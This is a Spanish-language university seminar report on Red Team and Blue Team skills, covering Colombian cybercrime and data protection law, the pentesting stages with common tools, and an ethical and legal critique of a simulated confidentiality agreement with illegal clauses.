Capacidades técnicas, legales y de gestión para equipos blue team y red team

Juan David García Otálvaro

Universidad Nacional Abierta y a Distancia – UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team

Año 2025

Capacidades técnicas, legales y de gestión para equipos blue team y red team

Juan David García Otálvaro

Asesor:

Luis Fernando Zambrano Hernández

Docente

Universidad Nacional Abierta y a Distancia – UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team

2025

Resumen

Este trabajo final aborda de manera integral las capacidades técnicas, legales y de gestión que deben poseer los equipos Red Team y Blue Team dentro del ámbito de la ciberseguridad organizacional. Se desarrolla una serie de actividades prácticas y análisis teóricos que permiten identificar vulnerabilidades, ejecutar pruebas de intrusión, aplicar marcos legales y éticos, y establecer mecanismos de defensa ante ciberataques. A través de escenarios simulados, se evalúan metodologías como pentesting, uso de herramientas especializadas (Metasploit, Nmap, OpenVAS), principios éticos frente a contratos laborales cuestionables, y estrategias de contención y recuperación. Finalmente, se proponen recomendaciones para la implementación de controles CIS, el uso de sistemas SIEM y EDR, y se refuerza la importancia de actuar bajo parámetros éticos y legales. Este trabajo busca fortalecer la preparación técnica y profesional de los especialistas en seguridad informática, alineados con las normativas colombianas e internacionales.

***Palabras clave*:** ciberseguridad, red team, blue team, pentesting, legislación colombiana.

Abstract

This final project comprehensively addresses the technical, legal, and management skills required by Red Teams and Blue Teams within the scope of organizational cybersecurity. A series of practical activities and theoretical analyses are developed to identify vulnerabilities, execute penetration tests, apply legal and ethical frameworks, and establish defense mechanisms against cyberattacks. Through simulated scenarios, methodologies such as pentesting, the use of specialized tools (Metasploit, Nmap, OpenVAS), ethical principles regarding questionable employment contracts, and containment and recovery strategies are evaluated. Finally, recommendations are proposed for the implementation of CIS controls, the use of SIEM and EDR systems, and the importance of acting within ethical and legal parameters is reinforced. This project seeks to strengthen the technical and professional preparation of computer security specialists, aligned with Colombian and international regulations.

Keywords: cybersecurity, red team, blue team, pentesting, Colombian legislation.

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Anexos

Glosario

Blue Team: Grupo de defensa responsable de proteger los sistemas de información mediante monitoreo, análisis y endurecimiento de la infraestructura.

MS17-010 (EternalBlue): Vulnerabilidad crítica del protocolo SMBv1 en Windows, explotada comúnmente para obtener acceso remoto.

Pentesting: Proceso de pruebas de penetración realizadas para identificar y explotar vulnerabilidades en sistemas de información.

Red Team: Grupo ofensivo que simula ataques reales para identificar vulnerabilidades y evaluar la postura de seguridad de una organización.

SIEM (Security Information and Event Management): Plataforma que centraliza el monitoreo y análisis de eventos de seguridad en tiempo real.

Introducción

El aumento constante en la complejidad y nivel de sofisticación de los ataques informáticos ha llevado a las organizaciones a replantear su enfoque en materia de seguridad, adoptando medidas preventivas y estrategias más activas para identificar riesgos y proteger sus activos digitales. En este contexto, los equipos Red Team y Blue Team se posicionan como pilares fundamentales en la gestión de la seguridad informática, desempeñando roles complementarios que permiten detectar, mitigar y prevenir amenazas en entornos tecnológicos.

Este trabajo final se centra en el desarrollo de capacidades técnicas, éticas, legales y operativas requeridas por estos equipos, a través del análisis de casos prácticos, el uso de herramientas de ciberseguridad, la aplicación de normativas colombianas y la ejecución de simulaciones controladas. Se profundiza en las competencias necesarias para responder a incidentes, realizar auditorías, explotar vulnerabilidades de manera controlada y proteger los activos de información de una organización.

Objetivos

Objetivo General

Fortalecer las capacidades técnicas, legales y de gestión en ciberseguridad de los equipos Red Team y Blue Team mediante el desarrollo de ejercicios prácticos, análisis de normativa nacional y evaluación ética de escenarios simulados, con el fin de garantizar una defensa efectiva y profesional de la infraestructura tecnológica organizacional.

Objetivos Específicos

Analizar el marco legal colombiano relacionado con delitos informáticos y protección de datos personales, con el fin de orientar las actuaciones de los equipos de ciberseguridad dentro de los límites legales.

Evaluar escenarios éticos y contractuales asociados al ejercicio profesional en ciberseguridad, identificando posibles riesgos legales y morales en la vinculación laboral y en la operación de servicios.

Aplicar metodologías y herramientas de pruebas de intrusión (pentesting) para identificar y explotar vulnerabilidades en entornos simulados, siguiendo estándares como PTES y MITRE ATT&CK.

Implementar estrategias de contención, endurecimiento del sistema y recuperación frente a incidentes de seguridad, aplicando controles técnicos y administrativos basados en buenas prácticas como los controles CIS.

Desarrollo del Informe Técnico

1. Etapa 1 – Conceptos Equipos de Seguridad

1.1. Marco Legal Colombiano sobre Delitos Informáticos y Protección de Datos Personales.

En la actualidad, el crecimiento de las tecnologías de la información ha traído consigo nuevos desafíos en materia de seguridad digital y protección de datos. Para hacer frente a estas problemáticas, Colombia ha desarrollado un marco normativo sólido que regula los delitos informáticos y el tratamiento de la información personal. Estas normativas buscan garantizar un entorno digital seguro, estableciendo lineamientos claros para la prevención, persecución y sanción de conductas ilícitas a través del Internet, así como mecanismos para la protección de los derechos de los ciudadanos en cuanto al uso de su información personal.

En Colombia, se ha venido consolidando un marco legal sólido para enfrentar los delitos informáticos y proteger los datos personales. Esto se ha logrado a través de la implementación de distintas leyes y decretos que tienen como propósito salvaguardar la información y asegurar los derechos de los ciudadanos en el ámbito digital. A continuación, se destacan las normativas más relevantes que están actualmente vigentes:

1.1.1. Ley 1273 de 2009 - Delitos Informáticos

Esta ley modifica el Código Penal colombiano para incluir delitos informáticos y proteger la información y los datos personales (Función pública, 2015). Entre sus principales características se encuentran:

- La creación del bien jurídico denominado "protección de la información y de los datos", garantizando su seguridad en el entorno digital.

- Se abordan delitos como el ingreso no autorizado a sistemas informáticos, la interceptación de información digital, el daño intencional a datos o equipos, el uso de software malicioso, la violación de la privacidad de datos personales y la creación de sitios falsos para engañar a los usuarios y obtener su información confidencial.
- Establece sanciones, multas y penas privativas de libertad para quienes cometan estos delitos.

1.1.2. Ley 1581 de 2012 - Protección de Datos Personales

Regula el tratamiento de los datos personales en Colombia y establece medidas para garantizar la privacidad de los ciudadanos (Función pública, 2023). De acuerdo con esta ley, sus principales aspectos incluyen:

- La definición de los principios rectores del tratamiento de datos, como la legalidad, finalidad, libertad, veracidad, seguridad y confidencialidad.
- La creación de la Superintendencia de Industria y Comercio (SIC) como entidad encargada de vigilar el cumplimiento de la norma.
- El reconocimiento de los derechos de los titulares de los datos, como el acceso, rectificación, cancelación y oposición al tratamiento de su información personal.
- Obligaciones para quienes tratan datos personales, exigiendo consentimiento previo e informado del titular.
- Sanciones por incumplimiento, que pueden incluir multas y restricciones en el tratamiento de datos.

1.1.3. Decreto 1377 de 2013 - Reglamentación de la Ley 1581

Este decreto complementa la Ley 1581 de 2012 y establece reglas sobre cómo se deben tratar los datos personales en Colombia. Indica que el consentimiento del titular debe ser

informado y puede obtenerse por medios electrónicos. También exige que las empresas tengan políticas internas para manejar adecuadamente esta información, y adopten medidas de seguridad que protejan su confidencialidad, integridad y disponibilidad. Además, refuerza los derechos de las personas sobre sus datos, como consultarlos, actualizarlos o eliminarlos, y ordena registrar las bases de datos en la Superintendencia de Industria y Comercio.

1.1.4. Ley 1928 de 2019 - Convenio de Budapest

De acuerdo con el Congreso de Colombia, esta ley ratifica el Convenio de Budapest sobre Ciberdelincuencia, alineando la legislación colombiana con estándares internacionales en la lucha contra los delitos informáticos. Esta norma fortalece la cooperación internacional en la investigación y persecución de ciberdelitos, establece mecanismos para la recolección y preservación de evidencia digital, y promueve la capacitación y asistencia técnica en ciberseguridad. Además, impulsa la actualización de la normativa nacional para combatir delitos como el acceso ilegal a sistemas, fraude informático y distribución de malware, contribuyendo a la protección de la infraestructura digital y la seguridad de la información en Colombia.

1.1.5. Política de Seguridad y Privacidad de la Información Colombiana”

El MinTIC establece políticas para la seguridad, privacidad y tratamiento de datos en su sitio web, conforme a la Ley 1581 de 2012, mencionada en el numeral 2.

Según esto, la Política de Seguridad y Privacidad de la Información busca proteger la confidencialidad e integridad de los datos, mientras que la Política de Tratamiento de Datos Personales garantiza los derechos de los ciudadanos sobre su información. Además, las Condiciones de Uso regulan el acceso al portal, incluyendo derechos de propiedad intelectual, responsabilidad sobre contenido y restricciones para usuarios. Estas normativas están actualizadas por las Resoluciones 2238 y 2239 de 2024, reemplazando regulaciones anteriores.

1.2. Etapas del Pentesting y Herramientas Asociadas.

En ciberseguridad, no se puede asumir que un sistema es seguro; es necesario comprobarlo. Para ello se realizan pruebas de penetración o *pentesting*, que consisten en simulaciones controladas de ataques reales realizadas por expertos, con el fin de detectar posibles vulnerabilidades antes de que puedan ser aprovechadas por ciberdelincuentes.

En la mayoría de los casos, *"una prueba de penetración seguirá los pasos descritos en el marco MITRE ATT&CK, el cual se trata de una base de conocimientos sobre tácticas, técnicas y procedimientos adversarios conocidos que se dan en las distintas fases del ciclo de vida de una brecha de seguridad"* (*What is Penetration Testing (Pen Testing)? | CrowdStrike*, 2019). Se presentan las principales etapas del proceso de pentesting:

1.2.1. Planificación y Reconocimiento

En esta fase se recopila la mayor cantidad de información posible sobre el objetivo. El propósito es entender la infraestructura del sistema a evaluar, identificar direcciones IP, dominios, servicios expuestos y posibles vulnerabilidades antes de lanzar ataques activos. Como un ejemplo de herramienta para esta fase se utiliza "**Nmap (Network Mapper)**", la cual permite *"escanear redes para identificar hosts activos, puertos abiertos, servicios en ejecución y versiones de software. Su capacidad para mapear la infraestructura de red permite obtener información antes de profundizar en la evaluación de seguridad"* (*Guía de Referencia de Nmap (Página de Manual)*, 2025).

1.2.2. Análisis de la información obtenida

En esta fase, el objetivo es examinar a fondo el sistema en busca de posibles puntos débiles que un atacante podría aprovechar. Para ello, se utilizan diferentes técnicas como el escaneo de puertos, la identificación de servicios en ejecución y el análisis de vulnerabilidades.

Como herramienta se podría utilizar Metasploit que permite *"simular ataques reales y detectar vulnerabilidades en los sistemas. Con su amplia variedad de exploits, ayuda a evaluar la seguridad de una infraestructura de forma controlada"* (*Metasploit | Penetration Testing Software, Pen Testing Security* | Metasploit, 2023).

1.2.3. Explotación

Se trata de obtener acceso, donde los atacantes intentan aprovechar las vulnerabilidades encontradas previamente para ingresar al sistema de manera no autorizada. Utilizan técnicas como inyección de SQL o descifrado de contraseñas. El objetivo es comprender cómo un atacante podría tomar control del sistema y qué tan grave sería el daño si lograra hacerlo. Un ejemplo puede ser **"Burp Suite"**, diseñada para evaluar la seguridad de aplicaciones web. Ofrece diversas funciones para analizar y encontrar vulnerabilidades, como inyección de SQL, XSS y problemas con autenticación.

1.2.4. Post-Explotación y Persistencia

Si la explotación es exitosa, se analiza hasta qué punto se puede mantener el acceso sin ser detectado. También se busca escalar privilegios dentro del sistema comprometido. Como herramienta utilizada en esta etapa se tiene como ejemplo **"Mimikatz"** utilizada para la extracción de credenciales en sistemas Windows y realizar tareas como la elevación de privilegios, el dumping de hashes de contraseñas y la inyección de credenciales en otros sistemas.

1.2.5. Análisis y creación de informes

El paso final consiste en documentar todas las vulnerabilidades encontradas, la metodología utilizada y recomendaciones para mitigar los riesgos detectados. La herramienta **"Dradis"** *"permite crear informes detallados con información sobre las vulnerabilidades*


encontradas, las técnicas utilizadas, y recomendaciones para mitigarlas" (*Dradis Framework*, 2025).

1.3. Herramientas y Servicios en línea para el Pentesting y la Gestión de Vulnerabilidades:

1.3.1. Herramientas:

- **Metasploit:** *"es una herramienta diseñada para evaluar la seguridad de sistemas mediante pruebas de penetración controladas. Tiene una amplia base de datos de exploits, payloads y módulos auxiliares, que permiten identificar y validar vulnerabilidades de manera eficiente"* (Metasploit, 2023). Además, facilita la automatización de ataques simulados y la generación de informes detallados, lo que ayuda a medir la efectividad de las defensas de una infraestructura. Gracias a sus capacidades de escaneo, explotación y Post-explotación, Metasploit se convierte en una pieza importante para auditores y profesionales de seguridad, permitiéndoles detectar debilidades antes de que los atacantes puedan aprovecharlas.

Figura 1. Herramienta - Metasploit.



Fuente. (Quick Start Guide | Metasploit Documentation, 2020). Quick Start Guide | Metasploit Documentation. (2020). Rapid7.com. https://docs.rapid7.com/metasploit/


- **“Nmap”: “***es una poderosa herramienta de escaneo de redes utilizada para descubrir dispositivos y servicios activos, analizar puertos abiertos e identificar sistemas operativos y versiones de software”* (Milica Dancuk, 2024). Su funcionamiento se basa en técnicas avanzadas como SYN Scan y UDP Scan, lo que le permite mapear con precisión el estado de una red. Además, genera informes detallados con información relevante para evaluar la seguridad de una infraestructura. Su utilidad es fundamental para administradores de red y analistas de seguridad, ya que les ayuda a detectar configuraciones incorrectas y posibles vectores de ataque, permitiendo fortalecer la protección de los sistemas antes de que sean vulnerados.

Figura 2. Herramienta - Nmap.

Fuente. (Milica Dancuk, 2024). Milica Dancuk. (2024, April 5). How to Use Nmap to Scan for Open Ports. Knowledge Base by PhoenixNAP. https://phoenixnap.com/kb/nmap-scan-open-ports

- **“OpenVAS”: “***Es una herramienta de código abierto que ayuda a identificar vulnerabilidades en sistemas y redes, permitiendo evaluar su nivel de seguridad”* (Staf Wagemakers, 2021), con una base de datos actualizada constantemente, puede detectar fallos conocidos y ofrecer análisis detallados. También genera informes con recomendaciones claras para corregir los riesgos antes de que se conviertan en un problema real. Por eso, es muy utilizada en auditorías de seguridad, ya que permite revisar la infraestructura tecnológica, detectar posibles brechas y fortalecer la protección de forma preventiva en entornos controlados.

Figura 3. Herramienta - OpenVAS.



Fuente. (Staf Wagemakers, 2021). Staf Wagemakers. (2021, March 7). Staf Wagemakers. Stafwag Blog. https://stafwag.github.io/blog/blog/2021/03/07/openvas-first-scan/

1.3.2. Servicios en línea


- **"Exploit DB":** *"es una base de datos en línea que recopila y clasifica exploits según su categoría y nivel de impacto, proporcionando a los profesionales de ciberseguridad acceso a un repositorio actualizado con nuevas vulnerabilidades"* (OffSec's Exploit Database Archive, 2022). Este recurso permite probar exploits en entornos controlados, facilitando pruebas de penetración y el desarrollo de estrategias de mitigación basadas en amenazas reales.

Figura 4. Herramienta – Exploit DB.

Fuente. (OffSec's Exploit Database Archive, 2022). OffSec's Exploit Database Archive. (2022). Exploit-Db.com. https://www.exploit-db.com/

- **"CVE (Common Vulnerabilities and Exposures)": "***es un sistema de referencia global que identifica y clasifica vulnerabilidades de seguridad en software y hardware"* (NVD, 2025). Asigna identificadores únicos a cada vulnerabilidad reconocida públicamente, proporcionando descripciones detalladas y enlaces a información relevante para su análisis. Este estándar es ampliamente utilizado por herramientas de seguridad y gestores de vulnerabilidades para rastrear y gestionar fallos en entornos de TI. Su utilidad radica en facilitar la priorización de parches y actualizaciones de seguridad, sirviendo como una fuente confiable para mantener estrategias de defensa actualizadas y mitigar riesgos de manera efectiva. Un ejemplo donde se pueden encontrar CVE es en la National Vulnerability Database (NVD), un repositorio oficial que recopila y detalla vulnerabilidades identificadas.

Figura 5. Herramienta – CVE (Common Vulnerabilities and Exposures).



Fuente. (NVD - Results, 2025). National Vulnerability Database (NVD) | NIST. (2025, March 26). NIST. https://www.nist.gov/programs-projects/national-vulnerability-database-nvd


2. Etapa 2 – Actuación ética y legal

2.1. Análisis Ético y Legal del Acuerdo del Escenario 2

Al analizar el contenido del **"Anexo 3 – Acuerdo"**, el cual es un Acuerdo de Confidencialidad presentado por **CyberFort Technologies** y se contrasta con el contexto descrito en el **"Anexo 2 - Escenario"**, el cual es el escenario propuesto, se pueden identificar elementos que podrían vulnerar principios legales y éticos fundamentales, los cuales se describen a continuación:

- En el Anexo 2 se observa el párrafo ***"…el contrato fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos."*** lo cual puede generar duda y preocupación desde el punto de vista ético y legal. Esta acción puede sugerir un posible intento de encubrimiento por parte de **CyberFort Technologies**, sino que también refleja una actitud contraria a principios como la integridad, la transparencia y el derecho a denunciar actos indebidos. Además, despedir a alguien por exponer situaciones ilícitas podría interpretarse como una represalia laboral, práctica que está prohibida en muchas legislaciones, incluyendo la colombiana.

Figura 6. Párrafo - Contrato elaborado por abogado despedido por identificar procesos ilícitos y sin revisión de la alta gerencia.



Para dar inicio, la organización **CyberFort Technologieses** hace entrega de un contrato para el reclutamiento de sus equipos Red team y Blue team; este contrato fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos. La alta gerencia no revisó los contratos con los que se

Fuente. Anexo 2 – Escenario 2, documento entregado en el desarrollo del caso CyberFort Technologies (2025).

- Otro aspecto de alarma en el Anexo 2 es la falta de revisión de los contratos por parte de la alta gerencia, lo cual llevó a que fueran entregados sin ninguna modificación. Esta omisión demuestra una clara negligencia administrativa, ya que expone al personal a

firmar documentos que podrían contener cláusulas ilegales, como las evidenciadas más adelante en el Anexo 3. Además, esta falta de supervisión compromete la transparencia y la legalidad del proceso de vinculación.


Figura 7. Párrafo - Contratos sin revisión de la alta gerencia entregados sin modificaciones.


procesos ilícitos. La alta gerencia no revisó los contratos con los que se reclutará el nuevo personal, por ende, los contratos son entregados sin modificación alguna; ante este evento la gerencia solicita tener suma precaución antes de firmar el contrato y acuerdos de confidencialidad estipulados para el fin de contratación de personal, sin embargo la

Fuente. Anexo 2 – Escenario 2, documento entregado en el desarrollo del caso CyberFort Technologies (2025).

- Algo que también parece preocupante es que, como parte del proceso de selección, se plantea una prueba bajo presión en la que se asigna una misión para resolver en muy poco tiempo. Aunque este tipo de retos pueden ser comunes en algunos trabajos, si no se explica bien qué se espera o si se piden tareas que podrían ser ilegales, la situación se vuelve cuestionable. Más aún si se suma el acuerdo de confidencialidad del Anexo 3, que es muy restrictivo y podría usarse para encubrir prácticas indebidas bajo la excusa de una evaluación.

Figura 8. Párrafo - Prueba de admisión bajo presión para equipos Red y Blue Team.



estipulados para el fin de contratación de personal, sin embargo la organización aprovecha una serie de problemas que ha identificado en su interior y como prueba de admisión al equipo Red team y Blue team deciden clasificar una primera misión a la cual deberían dar respuesta en poco tiempo y trabajar bajo presión., "característica" de estos

Fuente. Anexo 2 – Escenario 2, documento entregado en el desarrollo del caso CyberFort Technologies (2025).

- Ahora analizando el Anexo 3, un punto bastante grave se evidencia la Cláusula Primera: ***"la parte receptora [...] no podrá divulgar [...] información confidencial o sobre procesos ilegales dentro de CyberFort Technologies"***, acá se prohíbe expresamente denunciar cualquier proceso ilegal dentro de CyberFort Technologies. Esta cláusula es totalmente inaceptable, ya que intenta imponer silencio frente a posibles delitos, lo cual

va en contra de la ley y de principios éticos fundamentales. Ningún acuerdo puede obligar a alguien a guardar secretos sobre actividades ilícitas, y en países como Colombia, no denunciar un delito incluso puede traer consecuencias legales para quien lo omite.

Figura 9. Clausula primera - Objeto.




Primera. Objeto: en virtud del presente **acuerdo de confidencialidad,** la **parte receptora**, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la **información confidencial** o sobre procesos ilegales dentro de **CyberFort Technologies** no podrán ser divulgados.

Fuente. Anexo 3 – Acuerdo, documento entregado en el desarrollo del caso CyberFort Technologies (2025).

- También se evidencia otro aspecto muy delicado del Anexo 3, en el párrafo ***"…datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos",*** es que se incluyen actividades claramente ilegales, como las chuzadas o el acceso no autorizado a sistemas informáticos, dentro de lo que se considera "información confidencial". Esto es muy delicado porque trata de normalizar prácticas delictivas, dándoles un carácter de secreto empresarial. Acciones como estas están penalizadas por la ley, como lo establece la Ley 1273 de 2009 en Colombia, y además vulneran derechos fundamentales como la intimidad y el habeas data.

Figura 10. Clausula Segunda – Definición de información confidencial - Numeral 2.




2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".

Fuente. Anexo 3 – Acuerdo, documento entregado en el desarrollo del caso CyberFort Technologies (2025).

- También resulta alarmante que el Anexo 3, Cláusula Cuarta, numeral 3 y 4, prohíba expresamente denunciar ante las autoridades cualquier actividad sospechosa o ilegal que se llegue a conocer. Esto no solo es ilegal, sino que va en contra del deber ciudadano y profesional de reportar delitos. Incluir este tipo de cláusulas en un contrato busca encubrir posibles actos delictivos y pone al firmante en una situación ética muy compleja, generando presión para guardar silencio incluso cuando se trate de algo claramente indebido.

Figura 11. Clausula Cuarta – Obligaciones de la parte receptora – Numeral 3 y 4.




3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

4. Abstenerse de denunciar y publicar la **información confidencial e ilegal** que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.

Fuente. Anexo 3 – Acuerdo, documento entregado en el desarrollo del caso CyberFort Technologies (2025).

- Por último, en la cláusula octava del Anexo 3, se plantea que, si se encuentra en manos del receptor información ilegal o confidencial, este debe asumir toda la responsabilidad legal y contratar un abogado privado, eximiendo por completo a CyberFort Technologies. Esta condición es totalmente inaceptable, ya que intenta trasladar la responsabilidad penal de la empresa al firmante, una persona que no tuvo control sobre la generación ni el uso de dicha información. Legal y éticamente, esto representa una falta grave, pues pretende desvincular a la organización de posibles consecuencias jurídicas derivadas de sus propias acciones.

Figura 12. Clausula Octava – Solución de controversias.



Octava. Solución de controversias: Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a **CyberFort Technologies**.

Fuente. Anexo 3 – Acuerdo, documento entregado en el desarrollo del caso CyberFort Technologies (2025).

2.2. Aplicación de la Ley 1273 frente a Posibles Irregularidades del Acuerdo

El análisis del Anexo 3 del acuerdo de confidencialidad permite evidenciar posibles faltas a la Ley 1273 de 2009, que protege la integridad de los datos, sistemas informáticos y la privacidad de la información en Colombia. A continuación, se identifican y justifican las cláusulas que podrían vulnerar dicha ley, señalando específicamente los artículos implicados y las razones por las cuales estas disposiciones contractuales resultarían ilegales o inapropiadas.

2.2.1. Artículo 269A - Acceso abusivo a un sistema informático

En el párrafo donde se menciona que ***"…datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos"*** (Cláusula Segunda, numeral 2), este fragmento admite como parte de la información confidencial actividades que constituyen delito. El acceso no autorizado a sistemas informáticos, incluso si se considera información "clasificada" o "confidencial" dentro de la empresa, no deja de ser ilegal. Incluirlo como parte de los compromisos de confidencialidad implica una normalización del delito y podría verse como encubrimiento o incentivo a su comisión.

2.2.2. Artículo 269B - Obstaculización ilegítima de sistema informático o red de telecomunicación

También de acuerdo con el párrafo mencionado en el anterior artículo, se puede presentar una posible vulneración a este debido a que el acuerdo busca que el firmante guarde silencio

sobre acciones que podrían afectar sistemas de terceros, como interceptar o alterar información. Aunque no lo dice de forma directa, al exigir confidencialidad sobre este tipo de prácticas, se estaría encubriendo una conducta ilegal que puede dañar el funcionamiento normal de redes o sistemas, lo cual va en contra de lo que protege este artículo.

2.2.3. Artículo 269C - Interceptación de datos informáticos

La cláusula Segunda, numeral 2 del acuerdo podría vulnerar el artículo 269C, ya que menciona la interceptación de información como parte de los datos confidenciales, sin aclarar su legalidad. Si dicha información fue obtenida sin autorización o sin orden judicial, se estaría hablando de un delito. Al incluirlo en el acuerdo y exigir silencio sobre ello, se está poniendo al firmante en una posición complicada, encubriendo un acto ilegal que claramente está penalizado por la ley.

2.2.4. Artículo 269F – Violación de datos personales

La cláusula también puede implicar manejo indebido de datos personales si las “interceptaciones” o “chuzadas” incluyen información sensible de terceros sin consentimiento, atentando contra el derecho al habeas data.

2.3. Evaluación Ética y Profesional de la Oferta Laboral en CyberFort Technologies

